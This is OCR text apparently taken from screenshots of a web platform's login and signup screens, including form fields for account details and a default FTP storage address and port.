
實際系統平台


實際系統平台



Login
User name
Password
Login
Sign up



Signup
Username
Password
Re-enter Password
email
Storage Type
Default FTP
Storage Address
140.114.77.171
Storage Port
990
Sign up
Cancel

